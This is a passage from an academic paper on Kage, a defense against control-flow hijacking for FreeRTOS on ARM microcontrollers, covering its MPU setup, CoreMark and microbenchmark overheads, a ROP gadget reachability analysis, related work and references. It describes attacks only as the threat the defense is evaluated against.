RAM	Entire RAM region	RW, XN	RO, XN
RAM	Unpriv. uninitialized global data and kernel stack	RW, XN	RW, XN
RAM	Stack of current foreground task	RW, XN	RW, XN

Table 1: Kage's MPU Configuration on STM32L475 Discovery board. RW = Read & Write, RO = Read-Only, XN = Execute-Never.

The trusted kernel only uses two C library functions, `memset` and `strlen`, so we manually added untransformed implementations of the two functions in the trusted kernel. Similarly, we transformed LLVM's compiler-rt [1] as the compiler runtime library for untrusted code. The trusted kernel only uses `__aeabi_uldivmod` and `__udivmoddi4`, so we added their untransformed implementations in the trusted kernel.

The FreeRTOS kernel uses a `privileged_data` section for privileged global variables. Kage adopts this section for kernel data that should only be writable by trusted code. In our prototype, only the scheduler and task management data is placed in this section.

As Section 3.4 explains, a Kage-compliant OS needs to provide a privileged heap for the trusted kernel and an unprivileged heap for untrusted kernel and application code. As FreeRTOS only provides one heap and uses the same heap for all dynamically allocated data, for Kage, we replaced all memory allocation calls made outside the trusted computing base to a new untrusted memory allocation component, i.e. a different set of `malloc` and `free` functions that uses the unprivileged heap memory region.

Amazon FreeRTOS also includes a suite of functions for interacting with Amazon's web services. In Kage, all of these functions fall outside of the trusted computing base and are instrumented by the Kage compiler.

4.3.2 MPU Configuration

Our implementation configures the MPU as described in Table 1. Kage uses seven MPU regions of the target board. In addition, Kage enables the default background region of ARMv7-M [11], which forbids unprivileged access to any memory address not listed in the regions above and forbids execution in the peripheral and system regions. The MPU configuration covers two disconnected hardware RAM regions of 32 KB and 96 KB, respectively.

4.4 Limitations

There are several limitations of the Kage prototype. First, our current implementation inherits the parallel shadow stack design of Silhouette [55]. Parallel shadow stacks [17] allow for more processor-efficient instrumentation at the cost of higher RAM usage. While this cost is reasonable for the single-stack bare-metal applications targeted by Silhouette, it limits the number of tasks that Kage can support. Further, the current shadow stack implementation also requires all tasks to use the same stack size. Alternative shadow stack designs [17] can address these issues. Second, Kage relies on the developer to properly configure exception priority. Finally, the Kage compiler does not transform inline assembly code or hand-written assembly source files; we could address this in future versions of Kage by implementing the compiler transformations within the assembler. In our current prototype, we transformed all the untrusted inline assembly blobs and assembly source files by hand, which adds 437 lines of code.

5 Performance Evaluation

In this section, we evaluate Kage's performance. First, we use the CoreMark benchmark [28] to evaluate Kage with realistic application code. Then, we use microbenchmarks to explore the impact of individual Kage components.

As a baseline, we compare Kage to unmodified Amazon FreeRTOS v1.4.9 [6], the same version on which our prototype RTOS is based. We compiled the unmodified FreeRTOS with LLVM 9.0 [36], the same version on which the Silhouette compiler is based [55]. By default, FreeRTOS disables the MPU on the discovery board.

We use an STM32L475 Discovery board [43, 45] to run all experiments. This board contains an ARMv7-M [11] microcontroller capable of running up to 80 MHz with MPU support, 128 KB of SRAM, and 1 MB of flash memory. We use the default configuration of FreeRTOS set to run at 80 MHz. As all of our test programs fit within the code memory on our board, we use the `-O3` compiler optimization level to improve the execution time of both the baseline code and Kage.

For each benchmark, we run each configuration three times and record the average value of the three runs.

5.1 Macrobenchmark

To the best of our knowledge, no open-source benchmark exists targeting applications with a real-time kernel. We therefore ported CoreMark [28] to AWS FreeRTOS and Kage and modified the benchmark to utilize FreeRTOS's kernel features. CoreMark is an industry-standard benchmark that is recommended by ARM [8]. CoreMark includes common embedded operations such as linked list manipulations, matrix multiplications, and state machine operations. In short, our modified benchmark performs the CoreMark computations using multiple tasks that are preempted and context switched and that communicate their outputs to a main task via a queue.

5.1.1 Benchmark Setup

Our port of CoreMark complies with the license and the instructions included in the CoreMark repository [29]. Namely, we only modified files whose name includes `portme`.

More specifically, we edited the architecture-dependent source files of CoreMark to use the system calls of FreeRTOS and the secure API of Kage so that the CoreMark code would run on AWS FreeRTOS and Kage. We configured CoreMark to use its multi-threaded code path so that it creates multiple benchmark tasks, requiring the OS kernel to context switch between tasks. We configured all the benchmark tasks to have the same priority, causing FreeRTOS to use a round robin scheduling policy. This invokes far more context switches than the default priority-based scheduling algorithm.

We also modified CoreMark so that a main task initializes the system and starts execution of all the subtasks that perform the benchmark computations. This main task also creates a FreeRTOS queue for each subtask to send its output to the main task. The main task will verify that the outputs are correct and measures the start and end times of the benchmark. Our results include the time to create all of the tasks and inter-task communication queues, the time for the tasks to perform their computations, the time needed by FreeRTOS to context switch between tasks, and the time needed to delete all the tasks once all computations are complete. Finally, we modified the function calls to `malloc` and `free` such that the benchmark uses the untrusted heap allocation API of Kage.

CoreMark [28] reports throughput in iterations of computation per second. We report results for our modified version of CoreMark in these units as well. Overhead was measured as a decrease in the number of iterations per second.

5.1.2 Benchmark Results

Table 2 summarizes the performance of the baseline FreeRTOS, Kage with only the kernel modifications (i.e., without any transformations of untrusted code), and the complete Kage system. As Kage requires its OS mechanisms, the compiler transformations, and the code scanner to enforce the security guarantees, we only include separate results for the OS mechanisms to elucidate Kage's overhead sources.

For these experiments, we set the number of iterations to 2,000 per benchmark task and varied the number of tasks from one to three. Note that the single-task configuration uses the single-threaded code path of CoreMark, which runs the benchmark algorithms in the main routine without creating any benchmark task. For each configuration, we run the benchmark 3 times.

Kage incurs 5.2% mean overhead compared to the baseline FreeRTOS. In the single-threaded configuration, Kage incurs the lowest overhead at 4.6%. This is because the single-threaded code path uses only a single main task without creating any benchmark task; as a result, the single-threaded result has no context switching or inter-task queue overhead. With two and three benchmark tasks, Kage incurs 5.5% and 5.5% overhead, respectively. This minor increase demonstrates that the overhead Kage adds via the secure API, context switching, and unprivileged inter-task queue is likely to have only a minor impact on the performance of real world applications. With FreeRTOS's default priority-based scheduling, which invokes context switches less often, we expect the impact of Kage's context switching to be reduced further.

Configuration	FreeRTOS (Iter/s)	Kage's OS Mechanisms (Iter/s)	Kage (Iter/s)
Single-threaded (no benchmark task)	182.20	179.31	173.88
Double-threaded (2 benchmark tasks)	183.07	178.42	172.99
Triple-threaded (3 benchmark tasks)	183.07	178.41	173.01

Table 2: Macrobenchmark Results using Modified CoreMark

Configuration	FreeRTOS (Iter/s)	Kage (Iter/s)
Single-threaded (no benchmark task)	104.76	96.14
Double-threaded (2 benchmark tasks)	102.60	95.77
Triple-threaded (3 benchmark tasks)	102.59	95.77

Table 3: Macrobenchmark Results without Caching

The primary source of Kage's overhead was the transformation of untrusted code. For example, the mean overhead was 2.2% when only Kage's kernel mechanisms were enabled. In other words, the shadow stack transformation, store hardening, and forward-edge CFI checks account for the rest of the 5.2% mean overhead. Note that Kage relies on all of these mechanisms for its security guarantees, i.e., none of these components are optional.

In both the baseline and Kage, we observed that running more benchmark tasks would unexpectedly increase performance in some situations. Namely, for the baseline, the double-threaded configuration has higher performance than the single-threaded configuration, and Kage, the triple-threaded configuration has higher performance than the double-threaded configuration. To explore the source of speedup, we re-ran the experiments for the baseline and for Kage but with the instruction and data caches disabled. Table 3 shows the results with no caching. Without caching, running more tasks decreases the performance for both the baseline and Kage, as expected. This result leads us to conclude that the minor speedup is due to caching.

5.1.3 Code Size Results

We also measured the code size of the binary files of the triple-threaded configuration to evaluate the impact of Kage on code

Section	FreeRTOS (Bytes)	Kage's OS Mechanisms (Bytes)	Kage (Bytes)
Trusted code	50,584	18,950	18,950
Untrusted code	0	53,410	56,802
Total	50,584	72,360	75,752

Table 4: Code Size Results

Microbenchmark for Secure API	Time (cycles)
Checking pointer of task control block	62
Checking other types of pointer	75
Checking a new MPU region configuration	106
Checking the current exception priority	7

Table 5: Secure API Overhead

size. As the benchmark tasks are identical, the code size of other configurations is nearly identical.

Table 4 shows the sizes of the trusted and untrusted code of FreeRTOS and Kage. Comparing to the baseline FreeRTOS, Kage incurs an overhead of 49.8% in code size. However, the bulk of this overhead comes from enabling the MPU in FreeRTOS, which is not directly from Kage's extensions. For example, the code size of the same FreeRTOS with the MPU enabled is 66,704 bytes, 31.1% larger than that of the baseline FreeRTOS. Compared to this MPU-enabled version, Kage incurs an overhead of only 14.2%.

Kage also incurs a substantial code size overhead because it includes two versions (an untrusted version and a trusted version) of the C and compiler runtime library functions, the heap allocation functions, and the kernel list API functions.

5.2 Microbenchmarks

We designed and built a set of microbenchmarks to measure the number of additional processor cycles introduced by various Kage components. Specifically, we measured the cycle counts of Kage's secure API checks, context switching, exception handling, and untrusted kernel code. We used a combination of handwritten assembly and the KIN1 library [30] to access the cycle counter.

Table 5 shows the cycle counts for the secure API runtime checks. These components have no equivalents in FreeRTOS, so there are no baseline numbers. Table 6 shows the performance overhead of other Kage mechanisms compared to the baseline FreeRTOS and FreeRTOS with the MPU enabled.

Kage's overhead on the microbenchmarks stands in contrast to its low overhead on the CoreMark macrobenchmark. CoreMark's heavy computation and dearth of system calls are the primary reasons for this disparity. Besides the overhead of the compiler transformations, context switching is the component that most consistently incurs overhead in CoreMark.

Secure API Runtime Checks: The secure API runtime checks incur overhead ranging from 7 to 106 cycles. The amount of overhead added to each secure API function depends on the subset of checks the function uses. For example, only one secure API function calls the 106-cycle MPU configuration check.

Microbenchmark	FreeRTOS (cycles)	FreeRTOS with MPU (cycles)	Kage (cycles)
Context switching	190	213	322
Exception dispatcher	46	46	319
Queue: create	533	704	819
Queue: send and receive	2,012	2,676	3,636
Stream buffer: create	621	723	904
Stream buffer: send and receive	2,043	2,737	3,200

Table 6: Context Switching, Untrusted Exception, and Untrusted Kernel Overhead

Most of the secure API functions contain only one runtime check, either the task control block check or the generic pointer check. Only nine of the thirty-one secure API functions include multiple runtime checks. The worst case is the secure API function that re-configures the task-specific MPU configuration, which has the runtime checks for task control block, generic pointer, and MPU configuration.

Context Switching: To measure the cycle count of context switching, we added code to the beginning of the `PendSV` [11] handler to reset the cycle counter and added code to read the cycle counter immediately before the handler returns. We made the same changes to the two FreeRTOS configurations.

Kage's context switching adds 132 cycles over the baseline FreeRTOS, primarily due to the cost of saving processor state to the shadow stack. This translates to 1.65 microseconds of execution per context switch. That is an overhead of 69.5% relative to the baseline FreeRTOS and 51.2% relative to the MPU-enabled FreeRTOS. Enabling the MPU increases FreeRTOS's context switching latency (and decreases the relative overhead of Kage) as the kernel must read the MPU configurations of the next task from the task control block and write it into the MPU control registers.

Exception Dispatching: This microbenchmark measures the execution time of a `HardFault` exception triggered by a divide-by-zero operation. We configured the `HardFault` handler to use Kage's exception dispatcher. The actual handler contains only a small amount of code that clears the divide-by-zero status bit. The baseline contains the same code that performs a divide-by-zero operation and the same handler code that clears the status bit, but it does not use the dispatcher.

Kage's exception dispatcher adds 273 cycles of overhead. As with context switching, the exception dispatcher's overhead is primarily due to reconfiguring the MPU and saving register state. The overhead is larger for exception dispatching than for context switching because the baseline FreeRTOS does not save any register state when handling exceptions (aside from the registers the hardware saves automatically).

In contrast, the baseline FreeRTOS does save register state during context switching for registers that are not automatically spilled by the hardware.

Untrusted Kernel: Our untrusted-kernel-code microbenchmarks measure the overhead Kage adds to the untrusted kernel API. Specifically, we measured the performance of the queue and the stream buffer API [32] by measuring the execution time of creating a queue or a stream buffer and the execution time of transferring a 32-bit value between tasks.

We selected the queue and stream buffer modules over other untrusted modules for two reasons. First, our macrobenchmark uses the queue API for inter-task communication. Second, their performance does not depend on unpredictable factors such as network connectivity and timer events.

For the queue and the stream buffer APIs, Kage incurs an overhead of 53.7% in queue creation and 80.7% in transferring data in queue; Kage incurs an overhead of 45.6% in stream buffer creation and 56.6% in transferring data in stream buffer. A major contributor to the overhead is the existing FreeRTOS code for supporting the MPU. For instance, Kage's overhead relative to the MPU-enabled FreeRTOS is 16.3% for queue creation, 35.9% for queue data transfer, 25% for stream buffer creation, and 16.9% for stream buffer data transfer. The remaining overhead comes from additional secure API checks and Silhouette's compiler transformations.

6 Security Evaluation

To evaluate Kage's security, we consider the actions available to an attacker when all of Kage's protections have been applied. In particular, given the security guarantees listed in Section 3.2, we consider the following question: is it possible for an attacker to manipulate the control flow in a way that Kage permits and still perform a useful attack? We conclude that useful code-reuse attacks are impossible for the CoreMark application benchmark.

6.1 Summary of Kage Protections

By design, Kage ensures the integrity of return addresses (Guarantee 1); restricts the set of legal targets of forward-edge control-flow branches (Guarantee 2); protects control data during interrupts, exceptions and context switching (Guarantees 3, 4, and 5); and prevents modification of the existing code and injection of new code (Guarantee 6). Most code-reuse attacks [19, 33, 35, 41, 49] are thwarted by this set of security guarantees. Manipulation of non-control-data is not prevented by Kage, but as our threat model (Section 3.1) states, such attacks fall outside of this paper's scope.

The only possible control-flow hijacking hazard in Kage arises from the manipulation of forward-edge control-flow branches. This is due to Kage's coarse-grained CFI instrumentation (Section 3.5.3), which restricts the set of legal targets but does not prevent the manipulation. In particular, an attacker can manipulate a function pointer (in untrusted code) to branch to any function that starts with a valid CFI label. This is a known weakness of label-based CFI instrumentation [3], but as past studies have observed, this issue is largely mitigated by using a shadow stack for protecting return addresses [3, 18]. We confirm these observations also hold for Kage by analyzing the set of reachable code-reuse gadgets in a Kage-compliant OS with the CoreMark benchmark [8].

6.2 Code-Reuse Gadget Analysis

We used ROPgadget [42], an automated tool that is commonly adopted by security researchers and practitioners [16, 21, 23, 54], to search for gadgets within two binaries. One was the baseline which comprised FreeRTOS, CoreMark, and all required supporting libraries; the other was a Kage-compliant system consisting of all Kage's components listed in Figure 1 with the unprivileged CoreMark application tasks. This is the same setup we used in Section 5.

Kage's security guarantees directly render two broad categories of code-reuse gadgets as unreachable: gadgets found in trusted code, and gadgets that do not start at the beginning of a function or immediately after a call instruction. Gadgets in trusted code are not reachable because Kage does not add CFI labels to functions in trusted code, and Kage's labeling scheme ensures that a valid CFI label can never unintentionally appear within trusted code. Consequently, any attempts by the attacker to call trusted code from a manipulated function pointer will fail the CFI check. Untrusted code can call the secure API via direct function calls (which require no CFI labels or CFI checks), so it is possible for an attacker to reuse an existing direct call instruction within a gadget to call the entry point of a secure API function. However, due to the checks performed by the secure API code (see Section 3.4.2), the code within the secure API function cannot be used to bypass Kage's guarantees. Finally, gadgets within trusted code cannot be reached via corrupted function returns because Kage guarantees the integrity of return addresses, and trusted code never calls functions in untrusted code.

Within untrusted code, the only reachable gadgets are those that start at the beginning of a function or start immediately after a call instruction. The former are reachable either directly through function-pointer manipulation or as a part of a larger gadget that contains a direct call instruction. As Kage guarantees return address integrity, the latter can only be reached when a function returns to the callsite preceding the gadget and the callsite is the dynamic caller of the function.

Table 7 summarizes the results. ROPgadget discovers 2,276 gadgets in the baseline. Because there are no control flow protections in the baseline binary, an attacker can use all of the gadgets. In contrast, ROPgadget finds 1,605 gadgets in the Kage-compliant binary, but after filtering out unreachable gadgets according to the rules described above, only 27 gad-

Binary	Found (#)	Reachable (#)	Priv. Store (#)	Stitchable (#)
FreeRTOS	2,276	2,276	1,031	1,908
Kage	1,605	27	0	0

Table 7: Gadgets Found in Baseline FreeRTOS and Kage

gets remain reachable under Kage's restricted control flow. Specifically, the 27 gadgets fall into three categories. First, 17 gadgets start at the beginning of a function and end with a return instruction to its caller. Second, 4 gadgets start right after a direct function call and end with a return. The remaining 6 gadgets start after a direct call and end with a direct branch to a static address that is either in the same function or is the entry point of another function.

We believe this significantly reduced set of 27 gadgets makes control-flow hijacking attacks impractical. First, none of the 27 gadgets have a privileged store instruction; therefore, an attacker cannot use these gadgets to corrupt security-critical memory regions (such as the one for MPU configuration). Second, even though attackers can cause control flow to divert to these gadgets, they cannot combine and execute these gadgets in arbitrary order i.e., an attacker cannot cause a gadget to jump to another gadget of the attacker's choosing, rendering the gadget not *stitchable*. All 27 gadgets terminate with a return, a direct tail call to a function, or a direct branch to code within the same function. Because of Kage's return address integrity guarantee, those terminating with a return instruction cannot be stitched together with other arbitrary gadgets within the set of 27 gadgets. Those ending with a direct tail call or direct branch do not jump to another gadget within the set and therefore cannot be stitched together, either. With these restrictions, we see no way to construct a working attack from these gadgets with existing techniques. By comparison, 1,031 gadgets found in baseline FreeRTOS contain privileged store instructions and 1,908 gadgets are directly stitchable (because they end in either an indirect branch, branch to another gadget, or a write to the program counter).

It may seem counterintuitive that ROPGadget found fewer gadgets in Kage than it found in FreeRTOS even though the former has a larger code size than the latter (see Section 5.1.3). There are two main factors that contribute to the gadget count difference. First, Kage's shadow stack transformation changes `pop {..., pc}` to `ldr pc, [sp, #4092]`, eliminating a large number of potential gadgets. Specifically, when the shadow stack transformation was disabled, ROPgadget found 1,828 gadgets in Kage (compared to 1,605). Second, FreeRTOS uses `libgcc` as the runtime library while Kage uses a store-hardened version of `compiler-rt` [1]. As a result, many gadgets found in the `libgcc` library in FreeRTOS do not exist in Kage. For example, ROPgadget found 112 gadgets in `__adddf3` in FreeRTOS. While the `compiler-rt` library also has this function, ROPgadget did not find any gadgets in the `compiler-rt` version.

Finally, we acknowledge that our evaluation's completeness depends on two factors. First and foremost, it depends on ROPgadget's ability to locate gadgets. Given that it found 2,276 gadgets in our baseline, we believe that ROPgadget is capable of finding many gadgets. Second, our evaluation depends on the applications used for evaluation. Different programs will have different numbers and types of gadgets. However, ROPgadget found many gadgets in the CoreMark code and even more in common code (the C library, the compiler-rt run-time library, and the untrusted portion of FreeRTOS) that will be linked into any application compiled for Kage.

7 Related Work

Control-Flow Protections on Embedded Systems. Several studies have proposed schemes for protecting bare-metal embedded systems (i.e., those without an OS kernel) from control-flow hijacking, including Silhouette [55], μRAI [5], EPOXY [22], and CaRE [40]. Our system, Kage, leverages Silhouette's store hardening technique to isolate privileged memory. μRAI [5] protects the return address of a function by saving all return addresses in the code segment at compile time and reserving a register to indicate the proper entry for current function, combining that technique with forward-edge CFI checks. EPOXY [22] protects the return address by moving all potentially unsafe stack operations to a separate unsafe stack. Both the safe and unsafe stack are writable in unprivileged mode, so a strong attacker could still potentially overwrite return addresses on the safe stack. Also, EPOXY relies on static analysis techniques to identify unsafe stack operations, which is more challenging for larger programs such as an embedded OS with multiple application tasks, each using its own stack. CaRE [40] provides a protected shadow stack and forward-edge CFI for ARMv8-M [12] by providing a branch monitor that accesses the ARM TrustZone-M-protected secure memory [12] to handle control-flow transfers.[4] Unlike these systems, Kage includes and protects a full real-time kernel.

Some studies have considered embedded systems with a real-time OS. Of those, RECFISH [51] is the most directly relevant to our work. RECFISH [51] provides CFI checks and protected shadow stacks for tasks on FreeRTOS. Kage addresses several RECFISH limitations. First, RECFISH includes the entire RTOS kernel in the TCB; application tasks can trick kernel functions into overwriting control data by passing in bad pointer arguments. Kage, in contrast, removes most kernel code from the TCB and prevents misuse of the secure API with runtime checks. Second, RECFISH does not protect the processor state of exception handlers from untrusted exception handler code, whereas Kage does this through the exception dispatcher. Third, RECFISH uses SVC

[4] As TrustZone-M is only available on the ARMv8-M architecture, CaRE cannot be adapted to the widely-deployed ARMv7-M architecture.

to switch privilege modes when tasks must write to their shadow stacks, incurring high overhead (20-30% on average) in application code. Kage uses store hardening to access the shadow stack efficiently.

μArmor [4] is a compiler-based protection system targeting Zephyr RTOS that relies on diversification and data separation. For data separation, μArmor ensures that code and data are in separate regions and data and pointers are separated within a stack frame. For diversification, μArmor applies various diversification techniques to the binary, such as randomizing register order during a function call, inserting `NOP` instructions, and reordering functions inside the binary. As with other diversification-based defenses, μArmor requires that the attacker cannot obtain the binary or leak memory. In contrast, information leaks do not weaken Kage's security guarantees.

Memory Safety on Embedded Systems. Embedded SAFECode [27] is a compiler that enforces memory safety on embedded programs written in C. SAFECode guarantees the safety of pointer references to the stack and heap and the safety of array accesses. Due to the additional restrictions on pointer operations and array accesses, developers need to modify the OS kernel and application source code to meet SAFECode's requirements. In some cases, it is impractical to pass all the checks. Kage's security guarantees are weaker than full memory safety, but Kage provides strong protection against control-flow hijacking attacks with low overhead and without requiring application source code changes.

nesCheck [38] is a compiler that enforces memory safety on programs written in nesC, a C dialect used in applications for TinyOS. nesCheck uses whole-program static analysis to detect code areas potentially vulnerable to memory bugs and adds runtime checks to these locations. As nesCheck adds a runtime check to every location in the code that may cause a memory error, programs containing many memory operations could see high overhead. While the store hardening mechanism used by Kage also incurs overhead on store-heavy programs, Kage can transform many types of store instructions with no overhead.

Tock [37, 48] is an embedded operating system with its kernel written in Rust. Tock takes advantage of features of the Rust programming language to enforce memory safety and type safety in its kernel. Unlike Kage, Tock uses hardware privilege levels for isolation. Tock is not a real-time operating system, as it uses a round-robin scheduler instead of a real-time priority-based scheduler. Moreover, Tock requires device manufacturers or OS maintainers to re-write existing HAL libraries in Rust for each device.

Intra-address Space Isolation on Embedded Systems. Mbed OS [7] provides a secure partition manager in its Platform Security Architecture, allowing each application to create independent secure partitions. However, the Platform Security Architecture of Mbed OS only supports multi-core ARMv7-M [11] and ARMv8-M [12] microcontrollers, where Kage supports single-core ARMv7-M microcontrollers.

General-Purpose OS Control-Flow Integrity. SVA [25, 26] is a compiler-based virtual machine that enforces control-flow integrity, memory safety, and type safety on applications and the OS kernel. KCoFI [24] uses the SVA infrastructure to enforce CFI for operating systems. KCoFI provides similar protections as Kage such as protecting the processor state during context switch and exception entry, and additional enforcements required for general-purpose systems with virtual memory. However, Kage and KCoFI have two key differences. First, KCoFI protects its privileged memory using software fault isolation [50] while Kage utilizes store hardening. Second, KCoFI is a compiler-based virtual machine that is designed to be agnostic to the OS kernel's design. Consequently, KCoFI must maintain its own metadata for information that is already present within the OS kernel. In contrast, Kage splits the OS kernel into a small trusted component and an untrusted component, allowing Kage to avoid maintaining redundant copies of security critical metadata outside the kernel.

8 Conclusions and Future Work

We presented the design, implementation, and evaluation of a software system that protects microcontroller-based embedded systems from control-flow hijacking. Collectively called Kage, our work includes techniques to isolate untrusted components, protect control data from corruption by memory errors, and securely handle context switching, interrupts, and exceptions. Kage is open-sourced at https://github.com/URSec/Kage.

Kage's implementation builds on FreeRTOS [6] and extends the Silhouette compiler [55]. Porting existing code written for FreeRTOS to Kage should be relatively straightforward as Kage preserves the kernel features of FreeRTOS (such as scheduling behavior, intertask communication, etc). Further, we designed Kage's secure API to be compatible with the task API of FreeRTOS.

Kage's security guarantees come at a minor cost when executing application code in tasks. For CoreMark [28], Kage incurred an average runtime overhead of 5.2% compared to unmodified FreeRTOS. In addition, Kage added an overhead of 49.8% in code size, but the main source of that overhead was from the additional code in FreeRTOS needed to manage the MPU. In particular, Kage increased the code size by just 14.2% over baseline FreeRTOS with the MPU enabled. Kage also reduced the reachable code-reuse gadgets from 2,276 to 27. Further, those remaining gadgets are not sufficient for conducting a practical attack.

There are several promising directions for future work. First, we plan to extend Kage to support additional security policies. For example, with minor modifications to the secure API, Kage can also protect the integrity of task scheduling. That is, the system could guarantee the real-time execution of tasks. Second, we intend to implement alternative shadow stack designs to improve memory utilization and allow more

flexibility in setting the stack size for individual tasks. Finally, we would like to investigate techniques for reducing Kage's code size overhead.

Acknowledgments

The authors would like to thank the anonymous reviewers and our shepherd, Brent Kang, for their insightful feedback. This work was supported by ONR Award N00014-17-1-2996.

References

[1] "compiler-rt" runtime libraries. https://compiler-rt.llvm.org.

[2] The gcc low-level runtime library. https://gcc.gnu.org/onlinedocs/gccint/Libgcc.html.

[3] ABADI, M., BUDIU, M., ERLINGSSON, U., AND LIGATTI, J. Control-flow integrity principles, implementations, and applications. *ACM Transactions on Information Systems Security 13*, 1 (Nov. 2009), 4:1–4:40.

[4] ABBASI, A., WETZELS, J., HOLZ, T., AND ETALLE, S. Challenges in designing exploit mitigations for deeply embedded systems. In *Proceedings of the 2019 IEEE European Symposium on Security and Privacy* (Stockholm, Sweden, 2019), EuroSP '19, IEEE Computer Society, pp. 31–46.

[5] ALMAKHDHUB, N. S., CLEMENTS, A. A., BAGCHI, S., AND PAYER, M. μRAI: Securing embedded systems with return address integrity. In *Proceedings of the 2020 Network and Distributed System Security Symposium* (San Diego, CA, 2020), NDSS '20, Internet Society.

[6] Amazon FreeRTOS. https://aws.amazon.com/freertos.

[7] Mbed: Free open source IoT OS and development tools from Arm. https://os.mbed.com.

[8] ARM HOLDINGS. *CoreMark Benchmarking for ARM Cortex Processors*, July 2013. DAI 0350A.

[9] ARM HOLDINGS. *ARM Architecture Reference Manual: ARMv7-A and ARMv7-R edition*, Mar. 2018. DDI 0406C.d.

[10] ARM HOLDINGS. *Arm Architecture Reference Manual: Armv8, for A-profile architecture*, July 2021. DDI 0487G.b.

[11] ARM HOLDINGS. *ARMv7-M Architecture Reference Manual*, Feb. 2021. DDI 0403E.e.

[12] ARM HOLDINGS. *Armv8-M Architecture Reference Manual*, Sept. 2021. DDI 0553B.q.

[13] ASPENCORE. 2019 embedded markets study. https://www.embedded.com/wp-content/uploads/2019/11/EETimes_Embedded_2019_Embedded_Markets_Study.pdf.

[14] ATZORI, L., IERA, A., AND MORABITO, G. The internet of things: A survey. *Computer Networks 54*, 15 (Oct. 2010), 2787–2805.

[15] BOVET, D. P., AND CESATI, M. *Understanding the Linux Kernel*. O'Reilly, Sebastopol, CA, 2005.

[16] BROWN, M. D., AND PANDE, S. Is less really more? towards better metrics for measuring security improvements realized through software debloating. In *Proceedings of the 12th USENIX Workshop on Cyber Security Experimentation and Test* (Santa Clara, CA, 2019), CSET '19, USENIX Association.

[17] BUROW, N., ZHANG, X., AND PAYER, M. SoK: Shining light on shadow stacks. In *Proceedings of the 2019 IEEE Symposium on Security and Privacy* (San Francisco, CA, 2019), SP '19, IEEE Computer Society, pp. 985–999.

[18] CARLINI, N., BARRESI, A., PAYER, M., WAGNER, D., AND GROSS, T. R. Control-flow bending: On the effectiveness of control-flow integrity. In *Proceedings of the 24th USENIX Security Symposium* (Washington, DC, 2015), Security '15, USENIX Association, pp. 161–176.

[19] CARLINI, N., AND WAGNER, D. ROP is still dangerous: Breaking modern defenses. In *Proceedings of the 23rd USENIX Security Symposium* (San Diego, CA, 2014), Security '14, USENIX Association, pp. 385–399.

[20] CHEN, S., XU, J., SEZER, E. C., GAURIAR, P., AND IYER, R. K. Non-control-data attacks are realistic threats. In *Proceedings of the 14th USENIX Security Symposium* (Baltimore, MD, 2005), Security '05, USENIX Association, pp. 177–191.

[21] CLEMENTS, A. A., ALMAKHDHUB, N. S., BAGCHI, S., AND PAYER, M. ACES: Automatic compartments for embedded systems. In *Proceedings of the 27th USENIX Security Symposium* (Baltimore, MD, 2018), Security '18, USENIX Association, pp. 65–82.

[22] CLEMENTS, A. A., ALMAKHDHUB, N. S., SAAB, K. S., SRIVASTAVA, P., KOO, J., BAGCHI, S., AND PAYER, M. Protecting bare-metal embedded systems with privilege overlays. In *Proceedings of the 2017 IEEE Symposium on Security and Privacy* (San Jose, CA, 2017), SP '17, IEEE Computer Society, pp. 289–303.

[23] COFFMAN, J., KELLY, D. M., WELLONS, C. C., AND GEARHART, A. S. ROP gadget prevalence and survival under compiler-based binary diversification schemes. In *Proceedings of the 2016 ACM Workshop on Software PROtection* (Vienna, Austria, 2016), SPRO '16, ACM, pp. 15–26.

[24] CRISWELL, J., DAUTENHAHN, N., AND ADVE, V. KCoFI: Complete control-flow integrity for commodity operating system kernels. In *Proceedings of the 2014 IEEE Symposium on Security and Privacy* (Berkeley, CA, 2014), SP '14, IEEE Computer Society, pp. 292–307.

[25] CRISWELL, J., GEOFFRAY, N., AND ADVE, V. Memory safety for low-level software/hardware interactions. In *Proceedings of the 18th USENIX Security Symposium* (Montreal, QC, Canada, 2009), Security '09, USENIX Association, pp. 83–100.

[26] CRISWELL, J., LENHARTH, A., DHURJATI, D., AND ADVE, V. Secure Virtual Architecture: A safe execution environment for commodity operating systems. In *Proceedings of 21st ACM SIGOPS Symposium on Operating Systems Principles* (2007), SOSP '07, ACM, pp. 351–366.

[27] DHURJATI, D., KOWSHIK, S., ADVE, V., AND LATTNER, C. Memory safety without garbage collection for embedded applications. *ACM Transactions on Embedded Computing Systems 4*, 1 (Feb. 2005), 73–111.

[28] CoreMark: An EEMBC benchmark. https://www.eembc.org/coremark.

[29] CoreMark benchmark Github repository. https://github.com/eembc/coremark.

[30] ERICHSTYGER. McuOnEclipse processor expert components and example projects. https://github.com/ErichStyger/mcuoneclipse.

[31] ERLINGSSON, Ú., YOUNAN, Y., AND PIESSENS, F. Low-level software security by example. In *Handbook of Information and Communication Security*. Springer-Verlag, Berlin/Heidelberg, Germany, 2010, pp. 633–658.

[32] FreeRTOS real time operating system. http://www.freertos.org.

[33] GÖKTAS, E., ATHANASOPOULOS, E., BOS, H., AND PORTOKALIDIS, G. Out of control: Overcoming control-flow integrity. In *Proceedings of the 35th IEEE Symposium on Security and Privacy* (San Jose, CA, 2014), SP '14, IEEE Computer Society, pp. 575–589.

[34] INTEL CORPORATION. *Intel 64 and IA-32 Architectures Software Developer's Manual, Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*, June 2021. Order Number: 325462-075US.

[35] KEMERLIS, V. P., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. ret2Dir: Rethinking kernel isolation. In *Proceedings of the 23rd USENIX Security Symposium* (San Diego, CA, 2014), Security '14, USENIX Association, pp. 957–972.

[36] LATTNER, C., AND ADVE, V. LLVM: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the 2nd International Symposium on Code Generation and Optimization: Feedback-Directed and Runtime Optimization* (Palo Alto, CA, 2004), CGO '04, IEEE Computer Society.

[37] LEVY, A., CAMPBELL, B., GHENA, B., GIFFIN, D. B., PANNUTO, P., DUTTA, P., AND LEVIS, P. Multiprogramming a 64kb computer safely and efficiently. In *Proceedings of the 26th Symposium on Operating Systems Principles* (Shanghai, China, 2017), SOSP '17, ACM, pp. 234–251.

[38] MIDI, D., PAYER, M., AND BERTINO, E. Memory safety for embedded devices with nesCheck. In *Proceedings of the 2017 ACM Asia Conference on Computer and Communications Security* (Abu Dhabi, United Arab Emirates, 2017), ASIACCS '17, ACM, pp. 127–139.

[39] Newlib. https://sourceware.org/newlib.

